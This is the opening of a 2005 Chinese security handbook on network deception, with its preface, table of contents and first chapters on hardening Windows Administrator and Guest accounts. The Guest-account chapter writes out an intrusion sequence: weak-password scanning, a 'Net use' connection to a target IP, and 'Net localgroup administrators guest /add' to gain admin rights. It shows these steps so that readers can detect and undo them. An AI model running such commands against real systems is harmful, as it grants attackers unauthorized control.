



电脑报 总策划

黑客
之道

中国第一黑客团队——鹰派联盟权威推荐

黑客对抗七十二变

事急用奇 兵危使诈

道可道 非常道
黑客道 非常「道」

仲治国 张熙 编著




山东电子音像出版社出版

封面设计：刘学敏



仲治国：

国内多家计算机媒体特约撰稿人，资深IT图书作家，程序员。国内某大型撰稿人网站站长。在《电脑报》、《中国计算机报》等众多国内知名IT媒体发表论文、专业文章数百篇。为国内多家出版社策划并组织撰写了多套丛书，并曾多次获得IT类图书奖项。



张熙：


网名雪狐，网络安全工程师，国内著名黑客团体鹰派核心技术人员，Linux程序员。深谙各种黑客攻击手法以及防御手段，在UNIX、Windows、Linux等系统的漏洞、溢出、入侵检测、各种防火墙的研究方面具有丰富的经验。长期从事网络安全的深层研究，现为某大型网络运营公司安全顾问。曾在国内诸多知名IT媒体发表论文、专题多达百余篇，并撰写黑客类图书十余本。

“黑暗给了我黑色的眼睛，我却要用它来寻找光明！”

中国鹰派联盟站长

万洁

ISBN 7-89491-172-0



9 787894 911728 >

定价：28.00 元(1CD+ 手册)

本手册随盘赠送

黑客之道

黑客对抗七十二变

张熙
仲治国
编著



山东电子音像出版社出版

序

道可道，非常道
黑客道，非常“道”

“黑暗给了我黑色的眼睛，我却要用它来寻找光明”——这是已故诗人顾城的名句，现在已成为中国鹰派联盟的会歌。黑客本亦寻常人，网络大势造英雄！是非成败凭人论，彰显正义天地间。黑客者，潇洒自如，原作网络时代侠士讲，受人景仰；现如今却龙蛇混杂，作秩序破坏者讲，遭人唾弃。对黑客的是非善恶，众说纷纭、莫衷一是，但是无庸讳言，黑客已经成为一种不容忽视的网络力量。

那么，究竟神龙见首不见尾的黑客都有哪些神秘之处？他们的“潘多拉魔盒”里面都装着什么宝贝？他们是否真的像电影大片《黑客帝国》中的主人公那样，都拥有一身超凡脱俗的本领？在《黑客之道》系列丛书中，将以三十六计、七十二变和一百零八招的庞大阵容，给读者诸君解读黑客精神！

其中《黑客攻防三十六计》一书是以我国最负盛名的兵学奇书《三十六计》为模式，从三十六个方面详尽地进行了实战式的黑客入侵与防御演练；《黑客对抗七十二变》一书则与当今黑客层出不穷的奇思异谋相符，正所谓“千变万化，不离其宗”，其攻城略地之七十二般变化即使如齐天大圣般神通广大，也飞不出本书的五指山；《黑客七种武器一百零八招》则是源出武侠巨匠古龙大师的扛鼎之作《七种武器》，但本书根据当前黑客最流行的一百零八种工具，做了进一步的细化与讲解。

《黑客之道》系列丛书倾情奉献目前最流行的黑客奇谋与利器大全，数百个攻防实战演习，超强的黑客铁三角组合将使成就网络安全高手变得易如反掌，你还犹豫什么呢？在网络的沙场上金戈铁马驰骋纵横，在安全领域中扬鞭奋蹄大显身手，这些不正是我们梦寐以求的吗？

中国鹰派联盟站长 万洁

《黑客对抗七十二变》

网络欺骗是黑客惯用的伎俩，同时也是安全人士应对黑客的有效对策之一，黑客和安全人士在相互欺“诈”中不断较量，演绎着一段又一段的网络“无间道”！

网络欺骗是对网络安全领域的一个重大挑战，它让大家看到了信息系统存在有价值的、可利用的安全弱点：黑客利用这些安全弱点使出胜似齐天大圣“七十二变”的手段来获取利益；安全人士则故布悬疑、设置陷阱，等着黑客往“圈”里钻……黑客是如何利用各种手段进行欺骗的，安全人士又该如何进行有效的防范，这就是本书要解决的问题。

对于普通网民来说，“网络欺骗”这个词似乎有些陌生，但它确确实实就发生在大家的身边：

你正在访问的网页被黑客篡改了，网页上的信息都是虚假的！黑客将用户要浏览的网页的URL改写为指向黑客自己的服务器，当用户浏览目标网页的时候，实际上是向黑客服务器发出请求，那么黑客就可以达到欺骗的目的了。正在输入的邮箱用户名和密码的登录对话框是伪造的，当用户名和密码输入完毕后，你的邮箱也就“拱手送人”了！

网络欺骗是一把双刃剑，对于黑客来说，网络欺骗是“攻网略机”的绝佳工具；而对于安全人士来说，网络欺骗可成为追捕黑客的利器——安全人士使用欺骗术可以增加入侵者的工作量和入侵难度，甚至可以用来将黑客锁定并捉拿归案！

网络欺骗是一种入侵技术，也是一种实用且强大的安全防范技术，非常值得深入研究和学习。这项技术中较复杂的有：Web欺骗、DNS欺骗、Cookies欺骗等；简单一些的则包括木马的伪装、IP代理等。黑客可以利用欺骗技术从种种意想不到的角度来完成入侵，而普通用户则可以利用欺骗技术很好地起到保护自身的作用。在《黑客对抗七十二变》中，你将了解到种种匪夷所思的网络欺骗手段和相应切实有效安全防范措施，让你的网络安全知识得到飞速提升。

在本书编写过程中，中国鹰派联盟在技术上给予了大力支持，在此表示特别感谢！

电脑报社

2005年4月

目录

黑客 对抗七十二变

CONTENTS

第一篇 实战账户欺骗

第1变	Administrator 账户的安全管理	2
一、防范更改账户名		3
二、防范伪造陷阱账户		5
第2变	改头换面的 Guest 账户	9
一、虚假的管理员账户		9
二、识破混迹管理员组的 Guest 账户		11
三、Guest 账户的安全管理		11
第3变	识别非法终端管理员	14
一、什么是终端服务		14
二、终端服务器的连接		14
三、非法终端管理员的识别		16
第4变	揪出密码大盗的伪装账户	21
一、本地植入密码大盗		21
二、远程植入密码大盗		23
三、密码大盗防范对策		24
第5变	账户克隆探秘	27
一、Regedit 与 Regedit32 注册表编辑器的区别		27
二、在图形界面建立隐藏的超级用户		29
第6变	邮箱账户欺骗的防范	33
一、邮箱账户的伪造		33
二、巧妙隐藏邮箱账户		35
三、垃圾邮件的防范		35
四、重要邮箱的使用原则		39
五、追踪伪造邮箱账户的发件人		40
第7变	Foxmail 账户解除与防范	40
一、邮箱使用口令的安全防范		41
二、邮箱账户密码的防范		42
第8变	管理员账户解除方法剖析	43
一、利用默认的 Administrator 账户登录系统		43
二、创建密码恢复盘		43
三、通过双系统删除 SAM 文件		47
四、借助第三方密码恢复软件		47

第二篇 病毒与木马欺骗术

第 9 变	变型病毒原理分析与识别	53
一、什么是变型病毒		53
二、变型病毒的特征及分类		53
三、变型引擎的工作原理		54
四、查杀病毒的技巧		56
第 10 变	宏病毒及其防治方法	58
一、宏病毒的基础知识		58
二、什么是宏病毒		59
三、宏病毒的判断方法		59
四、宏病毒的防范和清除		61
第 11 变	网游外挂完全解密	62
一、木马式外挂解除		62
二、加速式外挂解除		64
三、封包式外挂解除		68
第 12 变	冰河陷阱欺骗术	70
一、清除 TXTfile 型关联冰河		70
二、卸载 EXEfile 型关联冰河		72
三、用“冰河陷阱”反攻冰河		73
第 13 变	揭露文本欺骗术	75
一、文本炸弹破坏机理		75
二、文本炸弹的安全防范		78
第 14 变	剖析广外幽灵的隐身	79
一、什么是广外幽灵		80
二、广外幽灵的工作原理		80
三、广外幽灵的清除方法		81
第 15 变	C. I. A 远程控制的深度应用	82
一、初识 C. I. A		82
二、C. I. A 的服务端定制		82
三、如何用 C. I. A 来远程控制		85
第 16 变	真假 Desktop.ini 和 *.htt 文件	87
一、“新欢乐时光”病毒的特征		87
二、清除“新欢乐时光”病毒		88
三、利用 Folder.htt 文件加密文件夹		89
四、用 Desktop.ini 和 Folder.htt 个性化文件夹		90

第三篇 网络代理与黑客追踪

第 17 变	利用代理服务器下载资源	94
---------------	-------------	----

一、什么是代理服务器	94
二、代理服务器的几种类型	94
三、如何使用代理服务器	94
第 18 变 利用代理猎手大变脸	98
一、“代理猎手”的安装	98
二、“代理猎手”的基本设置	98
三、“代理猎手”的使用方法	100
第 19 变 用 SocksOnline 变身上网	101
一、SocksOnline 简介	101
二、SocksOnline 操作指南	101
第 20 变 利用代理服务器变幻上网	103
一、代理工具选择	103
二、代理工具安装与设置	103
三、代理工具连通性测试	106
第 21 变 IP 动态自由切换	107
一、代理应用工具选择	108
二、代理应用工具实际操作过程	108
第 22 变 架设 Sock5 代理隐藏 IP	110
一、IP 隐藏原理	110
二、Sock5 代理实际操作过程	111
第 23 变 防范远程跳板式攻击	113
一、扫描选择目标	113
二、代理的架设	114
第 24 变 实战 IP 追踪术	115
一、网络定位	115
二、如何查知他人 IP 地址	116

第四篇 网络欺诈与恶意代码

第 25 变 浏览器执行 exe 文件应变实战	118
一、动鲨网页木马生成器简介	118
二、动鲨网页木马实战	118
三、SEASKY7 网页木马实战	120
四、如何隐藏网页木马	121
第 26 变 防范变幻网页木马	121
一、观察进程寻找木马	122
二、如何用杀毒软件进行快速诊断	122
三、木马的下载与运行	123
四、MIME 简介	124
五、如何清除木马	126
六、网页木马防范方法	126

第 27 变	妙用防问权限保卫 FSO 组件	129
一、神秘的 ASP 文件	129	
二、最大危害调查报告	130	
三、FSO 组件的保卫奇招	131	
第 28 变	剖析执行本地程序的代码	137
一、恶意格式化防范实战	137	
二、剖析光驱调用代码	141	
第 29 变	解密 Cookies 欺骗	142
一、Cookies 的建立	142	
二、Cookies 的读取	144	
三、Cookies 欺骗的实现	145	
第 30 变	防范恶意代码篡改注册表	147
一、修改 IE 的标题栏	147	
二、控制 IE 右键菜单	148	
三、搜索引擎的变换	149	
四、解除注册表锁定	151	
五、防范注册表被修改	152	
第 31 变	设置 IE 防范恶意代码	153
一、禁用 IE 的自动登录	153	
二、关闭 IE 的颜色足迹	154	
三、删除 IE 的 Cookies	155	
四、关闭 IE 的自动完成功能	155	
五、IE 的安全区域设置	156	
第 32 变	QQ 恶意代码防范	156
一、让 QQ 崩溃的代码	156	
二、QQ 恶意代码剖析	157	
三、QQ 恶意代码防范方法	159	

第五篇 网络游戏欺骗术

第 33 变	网络游戏“盗号”骗术防范	162
一、防范木马盗取账号	162	
二、防范远程控制方式盗号	163	
三、当心利用系统漏洞盗号	164	
第 34 变	网站充值欺骗术防范	164
一、欺骗原理	164	
二、防范方法	164	
三、提高防范意识	165	
第 35 变	用内存补丁进行传奇极差外挂验证	166
一、传奇极差外挂介绍	166	

二、传奇极差外挂验证	166
第 36 变 防范本地账户解除	169
一、勿用“自动记住密码”	169
二、本地账户破解防范方法	170
第 37 变 CS 的作弊与反作弊	170
一、典型作弊程序介绍	170
二、常见反作弊程序介绍	176
第 38 变 警惕局域网监听	176
一、局域网监听原理	176
二、防范局域网监听	177
第 39 变 透视免费外挂	178
一、免费外挂的剖析	178
二、SQL 指令植入式攻击防范方法	181
第 40 变 DoS 攻击 CS 服务器及防范	183
一、DoS 攻击及其局限性	183
二、DoS 攻击 CS 服务器的实现	183
三、DoS 攻击的防范方法	184

第六篇 网络资源欺骗

第 41 变 加密网页下载实战	186
一、网页加密实战	186
二、下载加密网页实战	189
第 42 变 加密式 Flash 动画下载实战	195
一、查看 Flash 网页源文件	196
二、用 MyIE 查看页面链接	196
三、用 FlashGet 的“站点资源探测器”下载 Flash 动画	198
四、查看 IE 临时文件夹定位 Flash 动画地址	198
第 43 变 特定区域资源下载实战	200
一、什么是特定区域	200
二、防范 IP “欺骗”	200
第 44 变 妙用代理软件共享 IP	204
一、代理软件简介	205
二、代理服务器的设置	205
三、共享实战	205
第 45 变 用肉鸡打造免费网站空间	210
一、什么是肉鸡	210
二、肉鸡的查找	210

三、如何登录肉鸡	211
四、域名申请与设置	212
五、设置服务器	213

第46变 突破“封锁”下影片 216

一、搜索下载法	216
二、断线法下载	217
三、巧妙从ASX文件中找到下载网址	218
四、下载受保护的流媒体文件	220

第47变 FTP资源搜索与利用 221

一、什么是FTP	222
二、FTP资源大搜捕	223

第48变 私有化网络“肉鸡”揭秘 228

一、私有型“肉鸡”的重要性	228
二、如何选择“肉鸡”	228
三、“私有化”进程	228

第七篇 加密与解密

第49变 解析注册表中的密码 233

一、限制密码最小长度	233
二、限制密码类型	234
三、禁止更改密码	235
四、删除屏幕保护密码	236

第50变 制作加密光盘 236

一、加密原理	237
二、加密实战	237
三、刻录进程	239
四、CryptCD高级应用	240

第51变 图片摇身一变成木马 241

一、图片与程序的“捆绑”	241
二、COPY命令也玩捆绑	242

第52变 Windows XP内置加密工具大揭秘 243

一、加密文件系统EFS的应用	243
二、程序访问权限加密及管理	246
三、二级加密Syskey	249

第53变 IP隐藏保护组合拳 251

一、什么是隐藏IP	251
二、以假乱真藏IP	253
三、修改注册表藏IP	254
四、使用代理藏IP	255
五、使用提供匿名冲浪服务的网站	255

第 54 变	隐私保护全攻略	256
一、清除操作“痕迹”基本功		256
二、让网站无从窃密——Cookies 的管理		257
三、让隐私数据无法恢复		257
第 55 变	开机加密软盘自己做	259
一、在 Windows 98 中创建加密软盘		259
二、在 Windows XP 中创建开机软盘		261
第 56 变	FTP“秘密通道”完全解析	263
一、必备条件		264
二、制作实战		264
三、加密 FTP 的使用		265
四、隐藏措施		265

第八篇 网络“间谍”实战

第 57 变	SpyBot Search & Destroy 实战间谍软件	267
一、SpyBot Search & Destroy 简介		267
二、使用实战		267
三、对下载软件的监控		268
四、粉碎间谍程序		269
五、查找启动项中的间谍		269
第 58 变	Ad-Aware 让间谍程序消失无踪	270
一、间谍软件的危害		270
二、Ad-Aware 应用实战		270
第 59 变	清除服务器中的间谍	272
一、什么是 ASP 木马		272
二、ASP 木马运行条件		272
三、ASP 木马防范实战		272
第 60 变	全面解析隐藏虚拟主页	276
一、隐藏虚拟主页的建立		276
二、保护虚拟目录中的文件		278
第 61 变	DcomRpc 漏洞溢出入侵与防范	280
一、什么是 Dcom 和 Rpc		280
二、什么是溢出入侵		281
三、DcomRpc 漏洞入侵解析		282
四、DcomRpc 漏洞安全防范		283
第 62 变	局域网的间谍——嗅探	286
一、嗅探之 FTP 口令获取		286
二、嗅探的防范		287
第 63 变	通过事件查看器捉“贼”	288

一、事件查看器的基本使用	289
二、事件查看器查获“间谍”实例剖析	289
第 64 变 密罐——安能辨我是雌雄	290
一、什么是密罐	290
二、蜜罐陷阱的典型例子	291
三、个人用户密罐系统的实现	292
四、监视的实现	293

第九篇 系统安全设置

第 65 变 组策略安全设置	295
一、组策略概述	295
二、组策略安全实战	295
第 66 变 Windows 2000 系统加固指南	299
一、基本安全加固原则	299
二、“制订”系统安全措施技巧	299
三、使用不同厂商产品加固系统安全	299
第 67 变 Windows XP 加固秘笈	301
一、消灭安装时的危险因素	301
二、Windows 基本安全设置	302
三、Windows 的非常规防范措施	304
第 68 变 Windows Server 2003 安全策略	310
一、安全配置与分析组件	311
二、激活“系统还原”功能	313
第 69 变 数据的备份与还原	314
一、数据的备份	314
二、数据的还原	315
三、恢复软盘的使用	316
第 70 变 服务器数据库的备份与还原	316
一、备份的意义	316
二、AD 数据库备份	316
三、AD 数据库还原	317
第 71 变 加强 IIS 安全机制的策略	318
一、基本安全策略	318
二、高级防护策略	321
第 72 变 用诺顿网络安全特警保卫系统	323
一、诺顿网络安全特警的安装	323
二、诺顿网络安全特警的使用	323
三、程序扫描	324
四、隐私保护	324

HACKER


骇客

实战账户欺骗

第一篇

用户账户在网络安全中的位置无与伦比，想进行任何操作，只要有相应权限的用户账户，都可以轻而易举地实现！

黑客盗取账户的主要手段归纳为以下几种：伪造Administrator账户、利用Guest账户混入管理员组、假冒终端管理员、植入密码大盗、账户克隆、盗取邮箱账户、破解Foxmail账户、破解系统管理员口令。本篇将一一详解它们的来龙去脉，让你能将账户这个开启系统之门的金钥匙紧握在手！



第1变 Administrator账户的安全管理

Administrator是系统安装后默认的系统管理员账户，而系统管理员则具有对系统进行一切管理的权限。

以Windows XP为例，系统管理员可以管理Windows XP中所有的用户；可以安装和卸载系统内核级的程序，包括内置或第三方程序、网络设置、硬件驱动等；可以使用系统中所有的功能。系统管理员与普通受限用户的权限区别如图1-1所示：




图1-1

由此可知，系统管理员的权限也就是系统中最高的权限，所以Administrator账户的重要性可想而知。由于Administrator账户处于一个比较特殊的地位——系统默认管理员账户，轻易无法删除，所以绝大多数的系统管理员都使用了这个默认的管理员账户，至少是未对该账户进行较深一级的保护措施。

通常，扫描软件都是先针对Administrator账户进行密码猜解，如果不对Administrator账户进行适当保护将有多么危险！如图1-2所示：



图1-2

一、防范更改账户名

针对Administrator账户潜在的危险，可以采取一些操作简单也很实用的方法来解决这个问题，如将该账户更名，以降低遭受攻击的可能性。

依次单击“开始→控制面板→管理工具”，打开“计算机管理”窗口。如图1-3所示：




图 1-3

逐层单击依次展开“计算机管理（本地）→系统工具→本地用户和组→用户”，在右侧的用户列表中可以看到Administrator账户名的存在。如图1-4所示：




图 1-4

从图中可以看出Administrator账户的描述是“管理员”。现在来删除它，使用鼠标右键选中单击Administrator账户，将会弹出右键菜单。如图1-5所示：



图 1-5

现在来熟悉一下这个菜单中几个功能的作用：

设置密码：这是一个非常有用的功能。如果当前账户忘记了密码，可以使用其他账户登录，使用这项功能将当前账户密码更改，以便当前账户可以正常继续使用。如图 1-6 所示：




图 1-6

删除：显然它的作用是将当前账户删除，这是一种比较彻底的针对默认管理员账户进行安全管理的措施。单击“删除”将弹出提示框要求确认是否删除该账户。如图 1-7 所示：




图 1-7

单击“是”按钮，Administrator 账户将会被自动删除，这一点立即就可以从“计算机管理”窗口中的用户列表中看出。如图 1-8 所示：



图 1-8

重命名：此功能可以被用作对 Administrator 账户进行伪装，比如将 Administrator 账户名更改为从账户名上无法辨识出属于管理员组的“xhx”等，这样以来就会在一定程度上迷惑入侵者。如图 1-9 所示：




图 1-9

! Tips

注意：最好不要使用 Admin、Root 之类的名字，否则改了等于没改。

二、防范伪造陷阱账户

比“重命名”伪装更胜一筹的方法就是另建一个“Administrator”的陷阱账号，不赋予任何权限，加上一个超过 10 位的超级复杂密码，并对该账户启用审核。这就能使一些水平不是较高的黑客徒劳。方法是：

(1) 在用户列表的空白处单击鼠标右键，在弹出的菜单中选择“新用户”。如图 1-10 所示：

黑客对抗七十二变

计
算
机
管
理



图 1-10

(2) 在随后弹出的“新用户”创建对话框中根据提示依次输入“用户名”、“全名”、“描述”等信息，其中“描述”建议输入“管理员”的字样。而密码则应输入强度较强的，如 16 位密码！下方的 4 个选项建议只选中“用户不能更改密码”即可，这是为了防止密码被恶意更改。如图 1-11 所示：



图 1-11

(3) 设置完毕后，单击“创建”按钮即可成功创建一个“Administrator”账户。但是此时并不能说明这个账户就是一个标准的“陷阱”式账户，为什么呢？因为“陷阱”的关键就在于一个权限的问题，如果想让“Administrator”真正能起到“陷阱”的作用，就应该将这个账户加入到 Guests 组中，让其只能拥有普通账户的权限才行。所以还应该进行如下的操作：

① 右键单击刚创建的“Administrator”账户，在弹出的菜单中选择“属性”，打开该账户的“属性”窗口并单击切换到“隶属于”标签页。如图 1-12 所示：

从图中可以看出刚创建的“Administrator”账户隶属于“Users”组，此时应单击下方的“添加”按钮，打开“选择组”对话框。如图 1-13 所示：



图 1-12



图 1-13

②接着单击“高级”按钮，展开“选择组”至具有搜索功能的界面。单击“立即搜索”按钮，随即可以看到系统中所有的用户组，选中“Guests 组”后单击“确定”按钮返回。如图 1-14 所示：




图 1-14

③返回“选择组”界面后，可以看到“输入对象名称来选择”列表中已经有了“Guests 组”；此

时单击“确定”返回到该账户的“属性”窗口。如图 1-15 所示：



图 1-15

④接着在“属性”窗口的“隶属于”标签页设置界面中选中“Users”组，并单击“删除”按钮。此时，一个具有陷阱效果的“Administrator”账户就创建成功了。如图 1-16 所示：



图 1-16

但是稍有些水平的黑客都会从本地或者 Terminal Service 的登录界面看到用户名，然后去猜密码。这样一来，辛苦创建的陷阱式账户就显得英雄无用武之地了，所以为了“完美”地让陷阱账户发挥作用，还应进行如下禁止显示登录的用户名的设置：

依次单击“开始→控制面板→管理工具→本地安全策略”，打开“本地安全设置”窗口。如图 1-17 所示：



图 1-17

然后再依次单击展开“本地策略→安全选项”，右侧双击“交互式登录：不显示上次登录的用

户名”项。如图 1-18 所示：




图 1-18

在弹出的“交互式登录：不显示上次登录的用户名 属性”属性窗口中，单击选中“已启用”前的选框。如图 1-19 所示：




图 1-19

至此，针对 Administrator 账户进行欺骗式“陷阱”的账户就创建成功了。

第 2 变 改头换面的 Guest 账户

稍有经验的黑客们在入侵时可以利用系统中存在的 Guest 账户设置不当的安全隐患，在被入侵的主机系统里来去自如，例如通过 Guest 克隆出无数的管理员账户。

一、虚假的管理员账户

Guest 账户是系统中默认权限最低的账户，很多系统管理员对 Guest 账户放松了管理，认为即使是黑客得到了这类账户的权限，也不会对系统产生任何影响。这就给一些居心不良的黑客们带来入侵系统的可乘之机！下面来看看黑客是怎样用 Guest 账户完成“普通用户→管理员”这样的身份

转变的：

黑客首先利用扫描软件来侦测系统中的 Guest 账户是否具有可入侵性，判断该账户是否具有弱口令特征，如与用户名相同的口令、123、456，甚至是空口令！如图 1-20 所示：



图 1-20

黑客们会利用 Guest 账户登录被入侵系统，在自己的计算机中打开 DOS 命令窗口，在其中输入如下命令：

Net use \\61.147.*.* (这个 IP 即为入侵 IP)

在出现“密码或用户名在 \\61.147.249.45 无效”这样的提示后，输入扫描得到的用户名（如 Guest）和密码。输入完毕后，可以看见“命令成功完成”这样的提示。如图 1-21 所示：



图 1-21

这时黑客已经成功利用 Guest 账户登录上被入侵的主机系统了，接着黑客们通常会使用如下命令来完成账户的欺骗性“权限变更”操作：

Net localgroup administrators guest /add

就这么简单的一道命令就将 Guest 变为 Administrator！如图 1-22 所示：




图 1-22

二、识破混迹管理员组的 Guest 账户

很多企业级网络系统的管理员在黑客对其账户进行了欺骗式操作后，往往还蒙在鼓里，直到有一天资料被窃取，真正的管理员密码被恶意更改……才恍然大悟：已经被黑了！

那么作为系统管理员，怎样才能识破这一切呢？

首先应查看 Guest 账户的“隶属组”，查看当前账户是否非法存在于管理员组中。方法如下：在“运行栏”中输入“Lusrmgr.msc”命令打开“本地用户和组”窗口，单击左侧的“用户”项，接着双击右侧列表里的“Guest”账户。如图 1-23 所示：



图 1-23

在打开的“属性”对话框中，单击切换到“隶属于”选项卡设置界面，从这里可以看到“Guest”账户隶属于两个组，分别是“Administrators”和“Guests”。如图 1-24 所示：



图 1-24

吃惊么？Guest 账户的的确确已经加入到了管理员组中！显然，Guest 账户已经被黑了！

三、Guest 账户的安全管理

识破了这种伎俩，作为系统管理员如何对 Guest 账户进行安全管理呢？



1. 删除非法加入的组

首先在上图中选中“Administrators”组并单击下方的“删除”按钮，将Guest账户从“Administrators”组中删除，让Guest账户只加入“Guests”组。如图1-25所示：



图 1-25

然后单击切换到“常规”选项卡设置界面，选中“账户已停用”，这样黑客们就无法用Guest账号登录系统了。如图1-26所示：



图 1-26

2. 禁止 Guest 账户登录本机

为了更保险一些，还可以使用组策略来进行“加固式”管理。方法如下：

依次单击“开始→运行”，在弹出的运行栏中输入“gpedit.msc”命令，打开组策略窗口。如图1-27所示：




图 1-27



在组策略窗口中依次单击展开“计算机配置→Windows 设置→安全设置→本地策略→用户权利指派”，定位到右侧选项列表中的“在本地登录”项。如图 1-28 所示：



图 1-28

双击“在本地登录”项，打开该项属性窗口。单击清除 Guest 项后面的勾号即可设置 Guest 账号不能登录本机。如图 1-29 所示：



图 1-29

3. 牢记 Guest 账户密码的设置规则

Guest 账户的设置方法非常简单，设置时要注意密码的提示既要让自己能够记得也要让别人无法猜测。

密码设置的原则：不规律的密码组合 + 定期的密码更换

一个相对安全的密码应该具有以下特征：

* 无规律可循且便于记忆。

正确的设置应该是既包含大小写字母，又包含数字和标点的字符串，而且还要便于记忆。这样的混杂密码组合，被破解的概率就会变得非常低。注意密码不要让自己也无从记起，那样就很容易造成密码遗忘，从而导致一些不必要的麻烦。

* 足够的长度。

密码的长度每增加一位，被破译的时间就呈指数级增长。10 位数字 + 字母式的组合密码已经很安全了。

第3变 识别非法终端管理员

自从 Microsoft 公司将终端服务功能集成进了操作系统后，这个“远程控制”功能的设计就使无数黑客为之疯狂——无数黑客都曾利用终端管理员的弱口令或是暴力猜解的方法轻松进入被入侵的终端系统，实现对终端服务器的完全控制。

针对这种无奈的现实，网络安全网管如何处理呢？下面将从防范的角度，从多方面来识破终端管理员中的“李鬼”，并籍此来学习一些安全管理终端的方法。

一、什么是终端服务

终端服务其实就是 Windows 操作系统中提供的一种允许用户通过网络在远端执行 Windows 终端服务器上的应用程序的技术。如图 1-30 所示：



图 1-30

远程管理员在终端服务器的操作有一定的隐蔽性，除了远程管理员进行的添加文件等操作可以直接在终端服务器上显示，其他的操作在终端服务器中不会有明显的显示。比如，客户端用户在远程桌面窗口中在终端服务器的桌面上新建了一个文本文件，那么终端服务器的桌面上将立刻显示出这个文本文件。但是，在客户端调用终端服务器的任何程序（包括桌面上的程序），都不会在终端服务器上实时显示出来。这就给多用户同时对终端服务器进行操作提供了合理的桌面分配性。

! Tips

小知识：Windows 2000 终端服务由 5 个组件组成：多用户内核、远程桌面协议、终端服务客户端软件、终端服务许可服务以及终端服务系统管理工具。

二、终端服务器的连接

与终端服务器的连接是件很简单的事情，例如使用 Windows XP 自带的“远程桌面”程序进行



与终端服务器的连接，从而启动一个终端会话。方法如下：

